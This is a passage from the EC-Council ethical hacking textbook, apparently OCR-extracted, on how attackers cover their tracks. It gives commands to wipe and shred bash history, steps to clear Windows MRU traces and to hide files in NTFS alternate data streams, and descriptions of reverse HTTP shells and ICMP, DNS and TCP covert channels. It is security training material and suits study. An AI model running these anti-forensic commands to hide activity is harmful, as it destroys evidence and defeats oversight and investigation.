


Figure 6.155: Clearing event logs for Linux

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Ways to Clear Online Tracks

- Remove the Most Recently Used (MRU), delete cookies, clear the cache, turn off AutoComplete, and clear the Toolbar data from the browsers

From the Privacy Settings in Windows 10

- Right-click on the Start button, choose Settings, and click on "Personalization"
- In Personalization, click Start from the left pane and Turn Off both "Show most used apps" and "Show recently opened items in Jump Lists on Start or the taskbar"

From the Registry in Windows 10

- Open the Registry Editor and navigate to HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer and then remove the key for "RecentDocs"
- Delete all the values except "(Default)"

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ways to Clear Online Tracks

Attackers can clear online tracks maintained using web history, logs, cookies, cache, downloads, visited time, etc. on the target computer so that the victims cannot notice what online activities the attackers have performed.

What can attackers do to clear their online tracks?

- Use private browsing
- Delete history in the address field
- Disable stored history
- Delete private data
- Clear cookies on exit
- Clear cache on exit
- Delete downloads
- Disable password manager
- Clear data in the password manager
- Delete saved sessions
- Delete user JavaScript
- Set up multiple users
- Remove Most Recently Used (MRU)
- Clear toolbar data from browsers
- Turn off AutoComplete

To clear the online tracks of various activities, attackers should follow different paths for different OSs.

The steps to clear online tracks from the **Privacy Settings** or from the **Windows registry** (Windows 10) are as follows:

- **From the Privacy Settings in Windows 10**
  - Right-click on the **Start** button, choose **Settings**, and click on **Personalization**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- In Personalization, click **Start** from the left pane and turn off both "**Show most used apps**" and "**Show recently opened items in Jump Lists on Start or the taskbar**"

- **From the Registry in Windows 10**
  - Open the **Registry Editor** and navigate **to** **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer** and then remove the key for "**RecentDocs**"
  - Delete all the values except "**(Default)**"


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Covering BASH Shell Tracks

- The BASH is an sh-compatible shell that stores command history in a file called bash_history
- You can view the saved command history using the more ~/.bash_history command

Attackers use the following commands to clear the saved command history tracks:

- Disabling history
  - `export HISTSIZE=0`
- Clearing the history
  - `history -c` (Clears the stored history)
  - `history -w` (Clears history of the current shell)
- Clearing the user's complete history
  - `cat /dev/null > ~.bash_history && history -c && exit`
- Shredding the history
  - `shred ~/.bash_history` (Shreds the history file, making its content unreadable)
  - `shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit` (Shreds the history file and clears the evidence of the command)





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Covering BASH Shell Tracks

Bourne Again Shell, or Bash, is an sh-compatible shell that stores command history in a file called the bash history. You can view the saved command history using the `more ~/.bash_history` command.

This feature of Bash is a problem for hackers, as investigators could use the bash_history file to track the origin of an attack and the exact commands used by an intruder to compromise a system.

Attackers use the following commands to clear the saved command history tracks:

- **Disabling history**

  `export HISTSIZE=0`

  This command disables the Bash shell from saving history. **HISTSIZE** determines the number of commands to be saved, which is set to 0. After executing this command, attackers lose their privilege to review the previously used commands.

- **Clearing the history**
  - `history -c`

    This command is useful in clearing the stored history. It is an effective alternative to disabling the history command as, in this command, an attacker has the convenience of rewriting or reviewing the earlier used commands.
  - `history -w`

    This command only deletes the history of the current shell, whereas the command history of other shells remains unaffected.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Clearing the user's complete history**

  `cat /dev/null > ~.bash_history && history -c && exit`

  This command deletes the complete command history of the current and all other shells and exits the shell.

- **Shredding the history**
  - `shred ~/.bash_history`

    This command shreds the history file and renders its contents unreadable. It is useful when an investigator locates the file, but owing to this command, becomes unable to read any content in the history file.

  - `shred ~/.bash_history&& cat /dev/null > .bash_history && history -c && exit`

    This command first shreds the history file, then deletes the file, and finally clears all the evidence of its usage.




Figure 6.156: Covering Bash shell tracks

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Covering Tracks on a Network

Using Reverse HTTP Shells

- The attacker installs a reverse HTTP shell on the victim's machine, which is programmed in such a way that it would ask for commands from an external master who controls the reverse HTTP shell
- The victim here will act as a web client who is executing HTTP GET commands, whereas the attacker behaves like a web server and responds to the requests
- This type of traffic is considered as normal traffic by an organization's network perimeter security controls like DMZ, firewall, etc.

Using Reverse ICMP Tunnels

- The attacker uses an ICMP tunneling technique to use ICMP echo and ICMP reply packets as a carrier of the TCP payload, to access or control a system stealthily
- The victim's system is triggered to encapsulate the TCP payload in an ICMP echo packet that is forwarded to the proxy server
- Organizations have security mechanisms that only check incoming ICMP packets but not outgoing ICMP packets, therefore attackers can easily bypass the firewall

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Covering Tracks on a Network (Cont'd)

Using DNS Tunneling

- Attackers can use DNS tunneling to encode malicious content or data of other programs within DNS queries and replies
- DNS tunneling creates a back channel to access a remote server and applications
- Attackers can make use of this back channel to exfiltrate stolen, confidential, or sensitive information from the server

Using TCP Parameters

- TCP parameters can be used by the attacker to distribute the payload and to create covert channels
- TCP fields where data can be hidden are as follows:
  - IP Identification field
  - TCP acknowledgement number
  - TCP initial sequence number

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Covering Tracks on a Network

- **Using Reverse HTTP Shells**

  An attacker starts this attack by first infecting a victim's machine with malicious code, and thereby installing a reverse HTTP shell on the victim's system. This reverse HTTP shell is programmed in such a way that it asks for commands to an external master, which controls the reverse HTTP shell on a regular basis. This type of traffic is

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

considered normal by an organization's network perimeter security controls like DMZ, firewall, etc.

Once an attacker types something on the master system, the command is retrieved and executed on the victim's system. The victim here acts as a web client who executes the HTTP GET commands, whereas the attacker behaves like a web server and responds to the requests. Once the previous commands are executed, the results are sent in the next web request.

All the other users in the network can normally access the Internet; therefore, the traffic between the attacker and the victim is seen as normal.

- **Using Reverse ICMP Tunnels**

  Internet Control Message Protocol (ICMP) tunneling is a technique in which an attacker uses ICMP echo and reply packets as carriers of TCP payload, to stealthily access or control a system. This method can be used to easily bypass firewall rules, because most organizations have security mechanisms that only check incoming ICMP packets but not outgoing ones.

  An attacker first configures the local client to connect with the victim. The victim's system is triggered to encapsulate a TCP payload in an ICMP echo packet, which is forwarded to the proxy server. The proxy server de-encapsulates and extracts the TCP payload, and then sends it to the attacker.

- **Using DNS Tunneling**

  Attackers can use DNS tunneling to encode malicious content or data of other programs within DNS queries and replies. DNS tunneling usually includes data payload that can be added to the victim's DNS server to create a backchannel to access a remote server and applications.

  Attackers can employ this backchannel to exfiltrate stolen, confidential, or sensitive information from the server.

  Attackers perform DNS tunneling in various stages; first, they compromise an internal system to create a connection with an external network. Then, they use that compromised system as a command and control server to remotely access the system and transfer files covertly from within to outside the network.

- **Using TCP Parameters**


  TCP parameters can be used by the attacker to distribute the payload and to create covert channels. Some of the TCP fields where data can be hidden are as follows:

  - **IP Identification Field:** This is an easy approach in which a payload is transferred bitwise over an established session between two systems. In this approach, one character is encapsulated per packet.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **TCP Acknowledgement Number:** This approach is quite difficult as it uses a bounce server that receives packets from the victim and sends it to an attacker. Here, one hidden character is relayed by the bounce server per packet.
- **TCP Initial Sequence Number:** This method also does not require an established connection between the two systems. Here, one hidden character is encapsulated per SYN request and reset packet.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Covering Tracks on an OS

- **Windows**

  NTFS has a feature called ADS that allows attackers to hide a file behind other normal files. Steps to hide files using NTFS are as follows:

  - Open the command prompt with an elevated privilege
  - Type the command "`type C:\SecretFile.txt >C:\LegitFile.txt:SecretFile.txt`" (here, the file is kept in the C drive where the SecretFile.txt file is hidden inside the LegitFile.txt file)
  - To view the hidden file, type "`more < C:\SecretFile.txt`" (for this you need to know the hidden file name)




Figure 6.157: Covering tracks on Windows OS

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **UNIX**

